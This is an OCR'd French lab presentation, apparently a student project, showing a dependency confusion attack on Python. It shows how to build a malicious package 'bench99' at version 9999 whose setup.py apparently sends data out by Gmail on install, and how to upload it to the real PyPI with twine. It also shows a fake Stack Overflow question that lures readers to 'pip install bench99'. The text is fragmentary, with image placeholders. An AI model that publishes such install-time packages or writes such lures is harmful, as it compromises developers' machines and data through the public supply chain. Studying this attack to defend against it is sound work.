
LE CHOIX ENTRE LES PAQUETS INTERNES ET EXTERNAUX EST GÉNÉRALEMENT DÉTERMINÉ PAR L'ORDRE DE PRIORITÉ DES SOURCES DE PAQUETS CONFIGURÉES DANS LE GESTIONNAIRE DE PAQUETS. CEPENDANT, IL EST IMPORTANT DE NOTER QUE CERTAINS GESTIONNAIRES DE PAQUETS PEUVENT ÊTRE CONFIGURÉS POUR UTILISER SIMULTANÉMENT LES SOURCES INTERNES ET EXTERNES, CE QUI PERMET AUX UTILISATEURS DE BÉNÉFICIER DES AVANTAGES DES DEUX OPTIONS.



Organiser une attaque de confusion de dépendance

Tout ce dont un attaquant a vraiment besoin pour organiser une attaque de dépendance interne est le nom de l'une de vos dépendances internes

Une fois qu'un attaquant apprend le nom d'une dépendance interne, il peut tenter d'héberger un package avec un nom similaire sur l'un des référentiels de packages externes mais avec un numéro de version supérieur. Cela forcera tout système qui tente de créer l'application et d'installer la dépendance à se confondre entre le package interne et externe, et si le package externe est choisi, l'attaque de confusion de dépendance de l'attaquant réussira.




LAB 1 [PYTHON]



RÉALISÉ PAR ACHRAF BENCHEHLA

Comment ça marche ?



RÉCUPÉRER LE NOM DU PAQUET.



CONSTRUIRE LE PAQUET MALVEILLANT.

(avec une version élevé 99999)



METTRE LE PAQUET DANS LE DÉPÔT.

(pypi dans notre cas)

on va récupérer le nom du paquet de la victime

svp je rencontre beaucoup de problème lors de l'installation du

Asked today Modified today Viewed 1 time

0

Python est un langage de programmation interprété, multiparadigme et multiplateformes. Il favorise la programmation impérative structurée, fonctionnelle et orientée objet. Wikipédia Conçu Par : Guido van Rossum Écrit en : C pour CPython, Java pour Jython, C# pour IronPython et en Python lui-même pour PyPy Dernière version : 3.11.3 (5 avril 2023)

j'ai rencontré beaucoup de problème lors de l'installation du paquet par cette commande pip install bench99 en python



pip install bench99

python pip pypi

Share Edit Delete Flag

bench99 en python

pip install bench99



```
[#] ls  
__init__.py main.py setup.py stup.py
```

```
[root@kali]~/home/kali/bench99]  
[#] rm stup.py
```

```
[root@kali]~/home/kali/bench99]  
[#] ls  
__init__.py main.py setup.py
```

```
[root@kali]~/home/kali/bench99]  
[#] #d'apres la creation du folder qui contient les elements obligatoire maint  
enant on passe a l'etape suivante
```

```
[root@kali]~/home/kali/bench99]
```

```
[root@kali]~/home/kali/bench99]  
[#] python setup.py sdist  
running sdist  
running egg_info  
creating bench99.egg-info  
writing bench99.egg-info/PKG-INFO  
writing dependency_links to bench99.egg-info/dependency_links.txt  
writing top-level names to bench99.egg-info/top_level.txt  
writing manifest file 'bench99.egg-info/SOURCES.txt'  
reading manifest file 'bench99.egg-info/SOURCES.txt'  
writing manifest file 'bench99.egg-info/SOURCES.txt'  
warning: sdist: standard file not found: should have one of README, README.rst, README  
.md  
  
running check  
creating bench99-9999.0.0  
creating bench99-9999.0.0/bench99.egg-info  
copying files to bench99-9999.0.0...  
copying setup.py → bench99-9999.0.0  
copying bench99.egg-info/PKG-INFO → bench99-9999.0.0/bench99.egg-info  
copying bench99.egg-info/SOURCES.txt → bench99-9999.0.0/bench99.egg-info  
copying bench99.egg-info/dependency_links.txt → bench99-9999.0.0/bench99.egg-info  
copying bench99.egg-info/top_level.txt → bench99-9999.0.0/bench99.egg-info  
Writing bench99-9999.0.0/setup.cfg
```

```
[#] ls  
bench99.egg-info dist hacked-by __init__.py main.py secour setup.py
```

```
[root@kali]~/home/kali/bench99]  
[#] ss  
ss: command not found
```

```
[root@kali]~/home/kali/bench99]
```

```
90 # Envoyer le mail  
91 server.sendmail(gmail_address, to_address, msg.as_string())  
92  
93 # Fermer la connexion avec le serveur Gmail  
94 server.quit()  
95  
96 VERSION = 'v9000.0.2'  
97 setup(  
98     name='bench99',  
99     url='https://github.com/labs/bench99/',  
100    download_url='https://github.com/labs/bench99/archive/{}.tar.gz'.format(VERSION),  
101    author='XXXV',  
102    author_email='YYYYY@notmyrealemail.com',  
103    version=VERSION,  
104    packages=find_packages(),
```

```
[root@kali]~/home/kali/bench99]  
[#] twine upload dist/bench99-9999.0.0.tar.gz  
Uploading distributions to https://upload.pypi.org/legacy/  
Enter your username: kala  
WARNING Error getting password from keyring  
Traceback (most recent call last):  
  File "/usr/lib/python3/dist-packages/twine/auth.py", line 74, in  
    get_password_from_keyring  
      return cast(str, keyring.get_password(system, username))  
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^  
  File "/usr/lib/python3/dist-packages/keyring/core.py", line 55, in get_password  
    return get_keyring().get_password(service_name, username)  
    ^^^^^^^^^^  
  File "/usr/lib/python3/dist-packages/keyring/backends/fail.py", line 25, in  
    get_password  
      raise NoKeyringError(msg)  
keyring.errors.NoKeyringError: No recommended backend was available. Install a  
recommended 3rd party backend package; or, install the keyrings.alt package if you want  
to use the non-recommended backends. See https://pypi.org/project/keyring for details.  
Enter your password:  
Uploading bench99-9999.0.0.tar.gz  
100% [██████████] 4.7/4.7 kB • 00:00 • ?  
  
View at:  
https://pypi.org/project/bench99/9999.0.0/
```

Vos projets 4

 **bench99** UNIQUE PROPRIÉTAIRE
Dernière version le 12 minutes ago
Daggggg

Gérer Voir

Lien


POUR VOIR LE CONTENU DES SCRIPT

`__INIT__.PY`

`MAIN.PY`


`SETUP.PY`

VOUS POUVEZ SCANNER LE CODE QR SUIVANT



SCAN ME

Enregistrement LAB (python)

